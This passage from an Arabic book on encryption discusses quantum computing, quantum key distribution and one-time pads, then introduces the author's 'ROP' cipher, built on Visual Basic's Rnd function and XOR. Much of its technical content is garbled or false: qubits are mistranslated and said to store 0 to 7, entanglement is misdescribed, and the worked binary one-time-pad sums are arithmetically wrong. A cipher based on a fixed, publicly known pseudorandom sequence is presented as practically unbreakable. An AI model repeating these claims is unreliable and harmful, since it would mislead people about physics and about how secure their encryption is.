لقد حاولت في هذا الكتاب أن اصف لك مختلف الطرق التي قد تعينك في حماية نفسك من هجوم الآخرين. ولكن دعنا نتخيل معا أن أحدهم قد قام بإنشاء محرك شفرات نووي، وهذا الأمر محتمل الحدوث خلال السنوات القليلة القادمة. بل أن العديدين يشيرون إلى أن حكومة الولايات المتحدة الأمريكية قد قامت بالفعل بإنشاء هذا الجهاز.

وما زال العلماء يبذلون قصارى جهدهم لتطوير أجهزة الكمبيوتر الكمية. وإذا تم صنع مثل تلك الأجهزة، فسوف تصبح أسرع وأقوى من أي جهاز كمبيوتر فائق في عصرنا الحاضر. ونحن هنا نتحدث عن تطور هندسي، بل تطور أسي: فالتخزين الذي يصل في الوحدة الواحدة إلى 256 سوف يتضخم إلى وحدة تخزين ضخمة تخزن كمية هائلة من المعلومات عن كل ما تصل إليه يدك.

ولا ريب أن أجهزة الكمبيوتر ذات السرعة الفائقة سوف يتم استخدامها لصد الهجوم الذي يشنه البعض على خطط التشفير الحالية الخاصة بها. وهناك المئات من التركيبات لمفاتيح DES وRSA، ويمكن لجهاز الكمبيوتر الكمي أن يعمل مع كل هذه التركيبات التي تصل سرعتها لدرجة لا يصدقها العقل. وتستطيع هذه الأجهزة الكمية الجديدة أن تحول الشفرات إلى مستوي آخر جديد ومتطور.

وكما تعرف، فأفضل أنظمة التشفير في وقتنا الحالي هو RSA. ويقوم هذا النظام بتطبيق عمليات تحويل حسابية معقدة على الرسائل، وهو آمن للغاية، إلا أنه لا يتسم بالسرعة الكافية لتلبية احتياجاتك.

بعض صور التركيبات

تخيل أن أحد أجهزة الكمبيوتر الكمية يحاول أن يقوم بفك كل شفرات الرسائل التي قمت بتشفيرها باستخدام RSA وذلك بتطبيق كل صور الشفرات الممكنة للمفاتيح الخاصة في أقل من ثانية واحدة. ويتم ترتيب مختلف الهيئات لتشكيل كل تكوين ممكن في آن واحد. ولا ريب أن هذه الخاصية _إذا وجدت بالفعل في أحد أجهزة الكمبيوتر سوف تخترق كل أنظمة التشفير الحالية وتقضي عليها (باستثناء النظام الذي سيتم شرحه في الفصل التاسع عشر). فكيف يمكنك أن تحمي معلوماتك من هذه الآلات التي تلجأ إلى كل التركيبات الممكنة حتى تصل إلى شفرتك؟

يعتقد الجميع أن أجهزة الكمبيوتر الكمية يمكن بناءها (بما قام البعض ببنائها بالفعل) وأن بعض علماء التشفير قد قاموا بالفعل بتنمية وتصميم أنظمة التشفير الكمية(QE). وتشير التجارب المبدئية في أنظمة QE إلى تقدم واضح. كما أن التجارب الفعلية قد أثبتت نجاحاً كبيراً. ويشير البعض إلى أن اختراق نظام QE قد يكون مستحيلاً.

ويبدو أن خاصية الاستقطاب في الفوتون هي أكثر الوسائل واقعية لإنشاء محرك حساب كمي، وذلك بالرغم من أن البعض يميل لاستخدام الحركة الإلكترونية الذرية والنووية المغزلية بصفتها الوسيلة الوحيدة التي سوف تساعدها على التعامل مع المعلومات.

وقد تتواجد خاصية الاستقطاب أو الحركة المغزلية معاً في حالتين مختلفتين في نفس الوقت، ولكن عن طريق الجمع بين الحالتين، يمكنك بسرعة عالية أن تزيد من حجم الذاكرة أو قوة الحساب بدون أي إبطاء أو زيادة في السخونة. والجهاز الذي نتحدث عنه الآن جهاز كثيف ولا احتكاك به. وعندما نتحدث عن الآلات الكمية، فلابد من التعامل مع الآلات دائمة الحركة.

وأهم ما يجب علينا معرفته عن الآلات الكمية هو أن كل إلكترون - إلى أن يتم قياسه - يمتلك خاصية تسمى Superimposition. فكل إلكترون يدور في حركة مغزلية في نفس وعكس اتجاه عقارب الساعة في نفس الوقت، أو أن كل إلكترون له منطقتي استقطاب في آن واحد. وهذه الميزة الرائعة تسمح للإلكترون أو الفوتون بأداء عمليتين حسابيتين في آن واحد.

بعض التغييرات الغريبة

قد تحدث بعض التطورات الغريبة عند التعامل مع الإلكترون. فعلى سبيل المثال، إذا حاولت أن ترى الإلكترون وهو يدور في مساره حول نواة الذرة، فلن تستطيع أن ترى إلكتروناً مفرداً يدور حول النواة. بل أن النواة نفسها لن تكون بهذا الوضوح.

ولن ترى سوى مجال معدني شبه شفاف ومضيء - وهو شبيه إلى حد كبير بالسحاب وبه العديد من الإلكترونات التي تدور حول النواة. وهناك العديد من التغييرات التي تحدث على المستوى الكمي (مستوى الذرة). وهذه الحرية المطلقة في التغيرات التي قد تطرأ في الواقع الكمي تثير اهتمام علماء الكمبيوتر وخبراء التشفير.

وتعتبر ظاهرة التغيرات المطلقة من إحدى سمات مبدأ Heisenberg لعدم الشك - وهو يشير إلى أنك لا تستطيع أن تقوم بقياس موقع وسرعة الإلكترون في نفس الوقت. وكل هذه الأمور تقع بالفعل وتطفلك عليها قد يؤثر على سرعتها. وذلك حيث أن القياس قد يتسبب في انهيار موجة الاحتمالات.

وقد يتواجد الكوانتم في أكثر من هيئة في آن واحد. وفي الواقع، عندما تقوم بتجميع الكوانتم، فقد يصبح لها أكثر من حالة. وهذه الحالات لا نهائية.

افتراضات لا نهائية

عندما يشير بعض الكتاب والمؤلفين إلى الاحتمالات اللانهائية عند التعامل مع أجهزة الكمبيوتر، فإنهم يعنون بذلك أن أجهزة الكمبيوتر تتطور بسرعة فائقة لا تستطيع أفكارك الإبداعية مسايرتها.

إلا أن مفهوم الاستبدالات الكاملة لا يشابه مفهوم اللانهائية. ولذلك علينا أن نتخذ الحذر عند استخدام كلمة لا نهائي.

وقد أصبحت أجهزة الكمبيوتر في وقتنا الحالي تقوم بخطوة واحدة فقط في كل مرة (بيد أنها تقوم بهذه الخطوة بسرعة فائقة). وبالرغم من ذلك، فإنها تستطيع القيام بكل الاستبدالات ولكنها لا تستطيع القيام بأي من الخطوات أو الحالات اللانهائية.

وعلى سبيل المثال، إذا حاولنا أن نذكر أخر عدد ممكن، فإذا أشار أحدهم إلى أنه 2222222224444444 ، فلن يستطيع أحد أن ينكر وجود العدد 2222222224444445.

الارتباط الكمي

أثبتت إحدى خصائص الفوتون، وهي خاصية القطبية، أنها وسيلة ناجحة للغاية في نقل الرسائل الكمية، سواء عن طريق كابلات الألياف الضوئية أو الهواء.

وتنتج الفوتونات حقول إلكترونية مهتزة. ويمكنك أن تقوم بتتبع اتجاه الاهتزاز، والذي يسمى بقطبية الفوتون. وتختلف درجات القطبية بين 0 و 45 و90 و135.

ويمكنك أن تستعين بخاصية القطبية في نقل الرسائل. كما يمكنك أن تقوم بإرسال زوج من الفوتونات المترابطة في اتجاهين متضادين (بسرعة عالية للغاية). وعندما ترتبط هذه الفوتونات، يتصرف الجزيئين كما لو أن لهم نفس الهوية.

وقد أثبتت التجارب أنه عندما يتم الفصل بين جزيئين مترابطين، فإذا قمت بتغيير قطبية أحدهم، فسوف يقوم الجزء الآخر المرتبط به بتغيير قطبيته في نفس الوقت (وهذا الأمر يتم بسرعة خارقة، فكيف يمكن إجراء اتصال بينهم؟). ويبدو أن كلا الجزيئين يحدث بينهم توافق بسرعة هائلة. وهذا يلقي ضوءاً على الطريقة التي تقوم من خلالها شبكة الإنترنت اليوم بإرسال المعلومات، وكيف تقوم أجهزة الكمبيوتر بالحسابات. إلا أن السرعة ليست الميزة الوحيدة في الحسابات الكمية.

سعة التخزين الهائلة لوحدات الكويت

وتستطيع الكوانتم أن تحمل كمية هائلة من المعلومات. وعند الجمع بين التأثير العجيب لكلاً من الارتباط و Superimposition، فسوف تجد أن هذه الهوية قد تحتوي على كل الأعداد بدءًا من 0 إلى 7. وتسمى هذه الوحدة الكويت. (إشارة إلى وحدات البت الكمية) ولكن لا تنسى أن ذاكرة جهاز الكمبيوتر العادية (وتقاس بالبت) تستطيع أن تتعامل فقط مع رقم 1و0.

ويخزن الكويت نفس كمية المعلومات التي يخزنها البايت (8 بت) في ذاكرة RAM العادية في أجهزة الكمبيوتر. ولكن هناك فرق أساسي بينهم: فعندما تجمع 2 بايت فسوف تحصل فقط على 16 بت. ولكن إذا قمت بجمع 2 كويت، فسوف تتضاعف بسرعة فائقة. وعندما ترتبط الكويت، تتزايد كمية المعلومات التي يمكن تخزينها فيها.

وقد أشار البعض إلى أن الشريحة التي تحتوي على أكثر من 250 كويت مترابطة سويًا قد تحتوي على أكبر كمية يمكنك تصورها من المعلومات.

ولكي تعرف مدى أهمية هذه السمة، يكفيك أن تعرف أن أجهزة الكمبيوتر التي تعتمد في عملها على الكويت تمتلك مصادر هائلة لتلبية كل طلباتك وأسئلتك. والأجهزة التي تستطيع أن تتعامل في وقت واحد مع كل الحالات الممكنة في أحد الأنماط المعقدة تعتنق فكرة الإحصاء الثنائي والتي تفوق إدراكنا الحالي.

سمات الكوانتم

على الرغم من قوة الكوانتم، إلا أن بها الكثير من نقاط الضعف. فقد تتعرض للانهيار المفاجئ إذا تدخل أي شيء في عملها. إلا أن هذه الحساسية الشديدة لها

فوائدها أيضًا. فبالإضافة إلى السرعة الفائقة وكثافة البيانات والعديد من الخواص الأخرى المتميزة، تعتبر الكوانتم ذات نفع هائل في تتبع الهاكرز. فبمجرد أن يحاول أحدهم الوصول إلى الكوانتم، يتحول الكوانتم إلى قيمة واحدة مثل البيت المعتاد (يتحول إلى1 و0).

أما إذا حاول أحد الدخلاء التجسس على اتصالاتك، فسوف تعرف ذلك (سوف يحتوي على عدد كبير من الأخطاء عند استلامها– 30٪ بينما يشبه الأخطاء الطبيعية 1.5٪).

إلا أنه مازال هناك العديد من المشاكل والتي لابد لك من التعامل معها قبل أن يصبح تطبيق الشفرات الكمية ممكنًا. فقد نجحت التجارب في إرسال رسائل فوتونيه قطبية – تزيد عن 40 ميلاً. إلا أن الرحلات الطويلة عن طريق كابلات الألياف الضوئية أو الأقمار الصناعية أو أية طريقة أخرى تتسبب في امتزاج الكوانتم أو ضعف وامتصاص الفوتونات.

لا يدرك أغلب الناس أنه على الرغم مما أشار إليه أينشتين عن سرعة الضوء- من أنها الحقيقة الوحيدة الثابتة في العالم– إلا أن هناك بعض المواد العادية مثل الماء والتي يمكنها أن تؤدي إلى بطء الفوتونات. وبالإضافة إلى ذلك، فعلى الرغم من أن الفوتونات تستطيع الانتقال بكفاءة عبر كابلات الألياف الضوئية، إلا أنه بعد 30 أو 40 ميلا، قد يتم امتصاص الفوتونات. وقد وصف أينشتين سرعة الضوء عن طريق الفراغ.

التشفير الكمي

بالجمع بين قوانين Heisenberg لعدم الشك والارتباط الكمي تحصل على المبادئ الأساسية لأفضل نظام تشفير.

وتذكر أن التشفير التقليدي دائمًا ما يعاني من مشكلة كبيرة فقد يتمكن أحدهم من فهم طريقة التشفير/ فك التشفير، بل قد يحصل أحدهم على المفتاح. وفي كلا الحالتين يتم اختراق النظام.

كما أن أنظمة التشفير التقليدية دائمًا ما تتطلب أن يتبادل كلا المستخدمين أولاً مفتاحًا مع الاتفاق على عملية التشفير مسبقًا. إلا أن المشكلة الكبرى التي تتعرض لتبادل المفاتيح هي نجاح أحدهم في الوصول إلى هذه المفاتيح، أو اعتراض أحدهم لرسالة تم إرسالها عن طريق البريد الإلكتروني. وهناك العديد من الطرق لاختراق نظم أمان التشفير القديمة. كما أنك لن تعرف إذا قام أحدهم باختراق شفرتك.

ولذلك فحتى مع استعمال نظام DES لن يمكنك أن تعرف على وجه الدقة إذا قام أحدهم باستخراج نسخة من مفاتيحك. بل أن نظام RSA والذي يمتلك كل شخص فيه مفتاحاً خاصاً، لن يمكنك فيه أن تعرف أن أحدهم قد قام بالفعل بنسخ مفاتيحك.

وكما ذكرنا سابقاً في الفصل السابع عشر، فحتى مع استخدام أحدث إصدارات شركة Microsoft من Windows 2000 والذي يعمل بنظام RSA، فمازال عليك أن تقوم بعمل نسخ احتياطية من مفتاحك الخاص وذلك بحفظه على ملف في أحد الأقراص المرنة، ثم إخفاءه في مكان آمن. ولكن الوصول إلى هذا القرص لن يكون عسيراً على الهاكرز، ولا سيما كلما زادت أهميته. ولهذا فربما كان من الأفضل أن تلجا لأسلوب أكثر إحكاماً إذا كنت تعمل في أعمال تجارية كبيرة أو قضايا أمنية.

ولكن ما هي الخدمات التي يقدمها التشفير الكمي؟ يتم إنشاء زوج من الفوتونات المترابطة. وتستطيع أجهزة النقل أن تقوم بتحديد الفوتونات. ويتم نقل أحد الفوتونات، بينما يظل الآخر مع المرسل. يتم بعد ذلك مقارنة قطبية كلاً منهما. ويمكن لكل من المرسل والمرسل إليه أن يقوم بقياس القطبية. ويسمح لك هذا الأمر بمعرفة إذا كان أحدهم قد تسلل إلى اتصالك عن طريق قانون عدم الشك الذي يوضح أنه إذا قام أحدهم بالإطلاع على أحد الفوتونات المترابطة ينفصل كل منهما في الحال.

كما أن أداء الفوتونات يختلف تماماً إذا قام أحدهم بالتسلل إلى أحد الاتصالات. بل أن مجرد محاولات التسلل يمكنك الوصول إليها في التشفير الكمي.

وبهذا، إذا وجدت أن الرسالة قد طرأ عليها أي تلف عند استلامك إياها، فاعلم أن أحدهم قد استرق السمع إلى اتصالك وقم بإغلاق الاتصال في الحال.

أمثلة عملية

لنفترض أن الأشخاص الثلاثة المتواجدين أثناء إرسال أحد الرسالات السرية هم Alice (المرسلة) وBob (المرسل إليه) وEve (الهاكر).

وسوف نتحدث لاحقاً عن مزايا نظام التشفير الذى يستعمل لمرة واحدة فقط، ولكننا سوف نتحدث عنها الآن سريعاً. فعلى الرغم من وجود بعض مواطن الضعف، إلا أنها لا يمكن اختراقها. وفيما يلي ملخص سريع لطريقة عمل خطط التشفير التي تستعمل لمرة واحدة فقط.

قامت Alice بتحويل الرسالة إلى بت (واحد وصفر). ولنقل أن هذه الرسالة فحواها AB. وهذا الأمر يسير للغاية في أجهزة الكمبيوتر؛ فهي تعمل مع البت طوال

الوقت. ويتمثل الحرف A في جهاز الكمبيوتر بالعدد65 (B يمثل 66 وهكذا). ويمكن تحويل أي رقم إلى هذه الصيغة الثنائية (البت). ويتم تمثيل العدد 65 (وذلك بعد الحرف (A كعدد ثنائي مثل 01000001. وحرف B يمثله 01000010. وإذا كنت ترغب في تمثيل AB، فسوف تقوم أولا بتحويل الأرقام إلى الأرقام ثنائية التى تعادلها: 0100000101000010.

وتقوم Alice في المرحلة التالية بإنشاء مفتاح عشوائي يساوي في طوله طول أرقام الرسالة. وتستطيع أجهزة الكمبيوتر وبعض الآلات الحساسة إنشاء هذه الأرقام العشوائية. كما أن هناك الكثير من الكتب التي تتناول هذه الأرقام.

ويسمى هذا النظام دفتر المرة الواحدة حيث أنك عادة ما تمتلك Notepad أو كتاب يحتوي على مجموعة عشوائية مختلفة في كل صفحة. ويمكنك أن تقوم باستخدام أول صفحة لأول رسالة ثم مزقها واستعمل ثاني صفحة لإنشاء مفتاح ثان لرسالة ثانية؛ وهكذا.

وعادة ما توجد هذه الأرقام العشوائية ككسور عشرية ولكن يمكنك أن تقوم بمضاعفة هذا الجزء حتى تصل إلى الرقم الذي ترغب فيه.

وكنت قد قمت من قبل باستعمال وظيفة RAN في الآلة الحاسبة لكي أقوم بإنشاء عددين عشوائيين: 69. و 23. وعندما قمت بضربهم في 100، تحولوا إلى 69 و23. وبعد تحويل هذه الأرقام إلى البنية الثنائية، ووضعهم جنبًا إلى جنبا، كانت النتيجة المفتاح التالي: 0100010100010111.

وبعد ذلك قامت أليس بجمع المفتاح والرسالة:

0100000101000010 (النص العادى للرسالة)

+0100010100010111 (المفتاح) +

0101100100100001 (النص المشفر)

ويمكنك الآن أن تقوم بإرسال هذا النص المشفر إلى Bob، حتى مع وجود Eve.

وسوف يقوم Bob بفك شفرة الرسالة حيث أنه يمتلك نسخة من المفتاح وكل ما عليه فعله هو أن يقوم بطرح المفتاح من النص المشفر لكي يحل على قيمة النص العادي الأصلي للرسالة:

0101100100100001 (النص المشفر)

0100010100010111 (المفتاح) +

0100000101000010 AB النص العادى للرسالة وهو)

وقد قامت Eve بالاستماع إلى الاتصال، إلا أنها لا تملك سوى النص المشفر. ويمكن لـ Eve أن تقوم باستعمال أحد برامج جهاز الكمبيوتر لكي تقوم بطرح كل مفتاح ممكن (0000000000000001 و0000000000000010 و0000000000000011 وهكذا حتى تصل إلى 1111111111111111). ولكنها بهذه الطريقة سوف تحصل على العديد من الرسائل. فكيف يمكنها التعرف على الرسالة الصحيحة.

كيف يمكن إرسال المفتاح؟

بالرغم من أن لنظام التي تستعمل لمرة واحدة متميزة نظريًا، إلا أنه لم يوفر حتى الآن طريقة لإرسال المفتاح من Alice إلى Bob مع وجود Eve . وهذه هي نقطة الضعف الرئيسية في هذا النظام، كما كانت من قبل العديد من النظم الأخرى مثل DES.

قم بإدخال توزيع المفتاح الكمي. وقد يقضي ذلك على كل مشاكل توزيع المفتاح. ويستطيع العلماء الآن أن يقوموا بإرسال المفاتيح الكمية لمسافة قصيرة (ما يقارب 40 ميلاً طبقًا لأحدث التقارير)، وقد يتمكنوا قريبًا من إرسالها في كل أنحاء العالم. وإذا حدث ذلك، فسوف يكون لدينا الشفرة التي لا يمكن اختراقها.

ولا تعتبر تقنيات إرسال الفوتونات في وقتنا الحالي على درجة من الكفاءة تمكننا من استعمالها كأجهزة لنقل المفاتيح. ولكن الأمر قد طرأت عليه الكثير من التطورات. ويحاول البعض أن يقوم بهذه المهمة عن طريق الاتصال بالأقمار الصناعية. ومازال الجميع في انتظار المزيد من التقدم.



الفصل التاسع عشر

نظام التشفير الذي لا يمكن اختراقه

على مر التاريخ، ادعى كل من اخترع نظام التشفير أنه لا يمكن اختراقه. بيد أن الادعاءات القائمة على أنظمة الدفاتر التي تستعمل لفترة واحدة كانت دائمًا كاذبة. سميت هذه النظم بالدفاتر حيث أن كلاً من المرسل والمستقبل يستخدم الأوراق أو الكتب التي تحتوي على مفاتيح عشوائية في كل صفحة. وعندما يتم استخدام أي مفتاح، يتم تمزيق وإزالة هذه الصفحة نهائيًا.


ولا شك أن الأنظمة المعروفة مثل DES وRSA لم يتم اختراقها بعد، ولكن من منا يعرف ما سيجرى في المستقبل؟

وفي هذا الفصل سنقوم بشرح أمر أنظمة التشفير على أساس ما لدينا من أدلة قوية. فالنظام الذي نعمل على شرحه في أخر هذا الفصل هو مزيج من الدفتر الذي يستعمل لمرة واحدة وهي وسيلة متكاملة والسبب الأساسي في قلة استخدام هذه الدفاتر هو عدم قدرتها على التعامل مع الكميات الكبيرة من الشفرات. إلا أن هذا لا يلغي قدرتها على التعامل مع الاتصالات الهامة كما يحدث في الخط الساخن بين واشنطن وموسكو وغيرها.

والخطة التي ستعمل على استخدامها في هذا الفصل، واسمها الدفتر العشوائي الذي يعمل مرة واحدة (ROP) يمكنه أن يخفي كميات هائلة من المعلومات يمكنها أن تغطي جميع تعاملاتك.

عيوب الدفتر الذي يستعمل لمرة واحدة

تعاني أنظمة الدفتر الذي يستعمل لمرة واحدة من المشاكل التقليدية لكل خطط التشفير القائمة على استعمال المفاتيح. فعليك أن تقوم بإنشاء مفتاح عشوائي طويل وفعال كما أن عليك أن تعثر على طريقة آمنة لتبادل هذا المفتاح بين المرسل والمرسل إليه. ربما قامت Alice بإنشاء مفتاح عشوائي، وقامت باستخدامه لتشفير رسالتها وقامت بإرسالها إلى Bob. ولكن مازالت Alice تواجه مشكلة إرسال المفتاح إلى Bob بدون أن تصل Eve. فإذا قامت Alice بتشفير المفتاح، فلن يستطيع Bob فهم كلمة واحدة.



إذا كنت مهتمًا بمعرفة تقنية تساعدك في إرسال المفتاح بروتوكول بطريقة آمنة، اقرأ بروتوكول Diffie-Hellman.

ويعتبر النظام الذي يستخدم لمرة واحدة متكاملا إذا قمت باستخدام مفتاح عشوائي يكافئ أو يزيد في طوله عن الرسالة التي تقوم بتشفيرها، وكذلك إذا قمت باستعمال مفتاح مختلف لكل شفرة. وتعتبر هذه المفاتيح فعالة للغاية عندما تقوم

بإرسال كمية صغيرة من الرسائل يومياً، ولكنها لن تؤدي الغرض منها إذا كنت ترغب في إرسال فئات الآلاف من الرسائل يوميًا (وذلك، على سبيل المثال، في الحروب). وحتى إذا قمت بإنشاء مفتاح عشوائي ضخم (لكي تقوم بنقل تلك الكميات الهائلة من الرسائل)، فعليك أن تقوم بتأمين وتنسيق كيفية إرسال المفتاح.

ومن الناحية العملية، إذا كنت ترغب فقط في استعمال المفتاح في أمر خاص بك وحدك (مثل كتابة المذكرات الشخصية) فلا داعي للقلق فيما يخص نقل المفتاح. فسوف تقوم بإنشاء مفتاح واحد تقوم أنت فقط باستخدامه وتذكره. وقد ترغب في استعمال مفتاح واحد فقط في كل المذكرات، إلا أن ذلك قد يضعف قوة المذكرات وقد يستطيع أحدهم الوصول إليها.

وفي حالة المذكرات الشخصية، لا يمكن بالفعل اختراق هذا النظام، ولا سيما إذا قمت بإنشاء مفتاح لكل جزء من مذكراتك. وبهذه الطريقة لن يكون هناك نمط معتاد لكل المذكرات.

وفي هذا الفصل، سنقوم بشرح نظام ROP وبرامج الكمبيوتر التي تجعل عملية التشفير وفك الشفرة تلقائية. وهذا البرنامج سهل الاستخدام (إلا فيما يخص مشكلة إنشاء المفاتيح وتأمينها). ويمكنك أن تحصل على برنامج ROP من الأسطوانة التي ترافق الكتاب وأعني بذلك البرنامج التطبيقي (وهو برنامج اسمه ROP.exe) وأيضاً مصدر شفرة Visual Basic للمبرمجين الذين يرغبون في فحص أو تعديل كيفية عمله.

المفاتيح العشوائية

في عام 1994 قمت بتطوير نظام ROP ونشر هذه التطورات في كتاب The Visual Basic power Toolkit، Ventana Press. وفي ذلك الكتاب أعلنت عن مكافأة 1000 دولار لأول شخص يستطيع أن يقوم بفك شفرة الرسالة التي قمت بنشرها في الكتاب. وبالطبع لم يستطيع أي شخص أن يفعل ذلك.

فكيف يمكن بناء نظام تشفير ROP آمن لكل من يرغب في حماية جهازه من محاولات التسلل، سوف تقوم باستعمال XOP، كما تفعل العديد من أنظمة التشفير في أجهزة الكمبيوتر اليوم، بيد أننا سنحاول أن نتخطى مشكلة المفاتيح. وإذا قمت بعملية XOR لهذا المفتاح مع النص العادي، فسوف يمكنك التعرف على بعض خصائص المفتاح عندما يكون هناك أي نمط أطول من المفتاح في النص الأصلي.

احترس من XOR

قد يتسبب استخدام XOR في كثير من المشاكل. وعلى سبيل المثال، بعد القيام بعملية XOR، يكتشف النمط المتكرر من الأعداد (الأعداد الثنائية قبل 1.0 كما في

101010101010) على الأقل طول المفتاح ونصف الرموز الموجودة به (حيث أن في نظام XOR لا تغير شيئًا). وهناك عيب آخر وهو رفض خطط التشفير لإبقاء الحرف كما هو. وعلى سبيل المثال، لا يمكن تشفير A إلى A. وقد يتمكن المتسلل من الوصول إلى الشفرة بحساب مرات التكرار وغيره.

ولكي تتجنب أغلب مساوئ التشفير، سوف تستعمل مولد أرقام عشوائية يتم بناؤه داخل برنامج Visual Basic. ويمدك أمر RND بسلسلة عشوائية من الأعداد والتي، إذا قمت باستخدامها بعشوائية كاملة، لن توضح أي نمط متكرر في التوزيع داخل النطاق الذى يتراوح بين 0 و 255 للحرف الواحد الذي نستعمله في الشفرة. ولا تعتبر العشوائية في برنامج Visual Basic بلا عيوب، غير أنها جيدة).

تساؤلات حول RND

يسبب الاستخدام المتكرر لأمرRND إنشاء قائمة من الأرقام العشوائي. إلا أن هذه القائمة واحدة في كل مرة تقوم فيها بتشغيل برنامج Visual Basic. وعلى الرغم من أن الأرقام داخل القائمة عشوائية، إلا أنك إذا قمت بتشغيل البرنامج خمس مرات، فسوف تحصل على خمس قوائم متطابقة.

وعلى سبيل المثال قم بتشغيل الأمر التالي:

```
For I = 1 to 3
    Print Rnd(4)
Next I
```

وسوف تحصل على:

```
.7055475
.533424
.5795186
```

والآن قم بإيقاف البرنامج. قم بتشغيله مرة أخرى. سوف تحصل على نفس تتابع الأرقام العشوائية.

كما أنك لا تستطيع أن تغير RND. ويمكنك للتأكيد من ذلك بإمداد RND بعدد ما لكي ترى إذا كنت تستطيع استخدام هذا العدد للحصول على نتيجة مختلفة.

وسوف ينتج إعطاء أمرRND رقما مختلفًا نفس التتابع. وعلى سبيل المثال إذا قمنا بإدخال:

```
For I = 1 to ٣
	Print Rnd(I)
Next I
```

فسوف تكون النتيجة

```
.7055475
.533424
.5795186
```

ولا يعتبر أمر RND الحسابات في تلقي الصيغ. فيمكنك استخدام أي رقم في صيغتك، وسوف تحصل على نفس التتابع في النتيجة.

الدفتر الضخم

تعامل مع أمر RND كما لو كان كتاب به صفحات متتابعة من الأرقام العشوائي. ولن يتغير تتابع الأرقام في تلك الصفحات. وهذه القائمة الطويلة غير المتغيرة تشبه دفتر التليفونات الكبير، إلا أنها تحتوي فقط على أرقام عشوائية.

وقد تم استخدام مولد حساب الأرقام العشوائية في برنامج Visual Basic لمدة تزيد عن 20 عامًا. وفيما يلي قائمة معروفة من الأرقام ويمكن لأي شخص الحصول على هذه القائمة بطباعة نتائج RND بصفة مستمرة:

```
Sub Form_Load ()
Show
For i = 1 To 10
	form1.Print Rnd
Next i
End Sub
```

ونحن نهدف إلى استعمال تتابع الأرقام المعروف في RND بطريقة غير معروفة. ففي كل مرة، سوف نتقدم للأمام في فحص القائمة لمسافة يحددها قانون ASCII للحروف في مفتاحنا، وهي أيضًا المسافة التي يحددها قانون ASCII للحروف في النص العادي للرسالة.

وعلى سبيل المثال، يعين قانون ASCII للحرف b القيمة 98، وبهذا إذا كان لدينا 3b المفتاح سوف تتحرك للأمام 98 خطوة عبر دفتر RND للأرقام العشوائية.

وبهذه الطريقة حتى إذا كان الهاكر على معرفة سابقة بهذا الكتاب، فلن يعرف المسافة التي قطعتها في كل مرة. وسوف نتحرك للأمام مسافة عشوائية لكل حرف في مستند النص الأصلي. كما أننا سوف ندور حول كل الحروف في المفتاح، وإذا لم يكن المفتاح بنفس طول النص العادي، فسوف نبدأ من جديد مع أول حرف في المفتاح. وفي كل خطوة، سوف تقوم بإجراء عملية XOR للعدد الحالي في كتاب الأرقام محل الحرف الحالي في النص العادي.

ويتميز هذا المدخل بفائدتين. أولاً، إذا استطاع أحدهم أن يخمن نقطة البدء داخل كتاب الأرقام، فعليه أن يقوم بتحويل هذا الحرف في الرسالة الأصلية. إلا أن ذلك لن يعني شيئًا في فهم بقية الكتاب. وعلى غرار ذلك، إذا حالف الهاكر الحظ في معرفة أو موقعين في الكتاب، فلن يعطيه ذلك أي ميزة للتعرف على الموقع الثالث. وبهذه الطريقة، سيشعر الهاكر بعدم وجود نمط محدد.

وقد يخمن الهاكر أن نقطة البدء تبعد بعض المئات عن بداية القائمة (كما سنوضح لاحقًا). ولكن لن يستطيع الوصول إلى أي نتيجة بعد ذلك.

وثانيًا: ما يميز هذا المدخل أن النتائج، وهي المستندات الشفرية، يتم إخفاءها. وبفضل عشوائية الأرقام (والتي يتم اختيارها من كتاب (RND) والتي نقوم باستعمالها في إجراء XOR للمستند الأصلي، لن يمكنك العثور على أي نمط أو حساب في النص المشفر. وتذكر أن الهاكرز قد اعتادوا على اختراق الشفرات بحساب مرات تكرار الرمز داخل النص بحساب مرات تكرار الرمز داخل النص المشفر، أو باستخدام أحد الوسائل الأخرى (والتي ذكرناها آنفًا في الفصل الحادي عشر) ولكن لابد لنا من القيام ببعض الاحتياطات الإضافية فنحن لا نستطيع أن ننسى أن علامة حساب ROP وكتاب الأرقام العشوائي متاح لدى الجميع

تاريخ الجهاز

وفي الخطوة التالية سوف نقوم بدمج تاريخ جهاز الكمبيوتر داخل كل تكرار في الحلقة الرئيسية الخاصة بنا. ولن يمدك العثور على الموقع المناسب داخل كتاب الأعداد بأي دليل فيما يختص بالموقع الصحيح التالي- ولا سيما إذا كان هذا الموقع داخل دائرة محددة وكان بعيدا في هذه القائمة.

وهذا الحيز معروف ومحدود حيث أن كود ASCII استخدامه محدد بالحروف الأبجدية. وهذا الحيز يتراوح بين 32 و126 حرفا. ولهذا، سيعرف الهاكر أن عليه أن ينتقل 32 خطوة للأمام داخل كتاب الأرقام، على أن لا يتحرك لأكثر من 126 خطوة. بيد أن هذا لن يقلل من صعوبة الأمر بالنسبة إليه. فلن يتمكن أي شخص من التعرف على النمط الذي تعمل به بدون التعرف على المفتاح.

تحديد أول موقع

فيما يلي طريقة أداء النظام: يقوم المستخدم بكتابة أحد المفاتيح. تذكر أنك في كل مرة تقوم فيها أمر RND في برنامج قمت بتشغيله، سوف تتحرك خطوة للأمام في قائمة غير متغيرة من الأعداد العشوائية في كتاب الأرقام. وتستخدم خطة التشفير قيمة قانون ASCII لكل حرف في المفتاح لتحديد مدى التقدم في كتاب الأرقام.

وإذا كان الحرف الأول في المفتاح A، فسوف يخبرك برنامج Visual Basic (عن طريق أمر ASC) أن قيمة الحرف الكبير A في قانون ASCII تبلغ 65. وبهذا ليس علينا سوى أن نفح كتاب الأرقام العشوائية ونصل إلى الرقم 65 من القائمة.

الرسالات الحسابية البسيطة

وهنا يبدأ العمل الحقيقي. في هذه المرحلة نبدأ في استخدام قائمة الأرقام العشوائية لتشفير النص. وكما سترى، ينتج هذا المدخل رسالات مشفرة ليس لها نمط متكرر على الإطلاق. ولن يكون لديه أي معلومات ليقوم بتحليلها في الرسالة المشفرة. وسوف يقع كل حرف من 5 إلي 255 بنفس تكرار أي قيمة أخرى. وهكذا أصبحت الرسالة الحسابية بسيطة حسابياً ولا تكشف عن أي من محتوياتها.

ولن يكون هناك نمط يقترب من أي لغة في المستند المشفر ولن يكون هناك تكراراً في e أو th أو المسافات أو أي مكون آخر يساعد في التعرف على لغة ومعنى الرسالة. وسوف يتم إجراء عملية XOR على كل 256 رمز محتمل بطريقة عشوائية. وحيث أن المفتاح يتغير ديناميكياً، فلن يتغير طوله أبداً. ولن يتم إجراء عملية XOR بطريقة تكشف عن محتواه أو عن أي نمط آخر متكرر في الرسالة الأصلية.

التعامل مع المفتاح

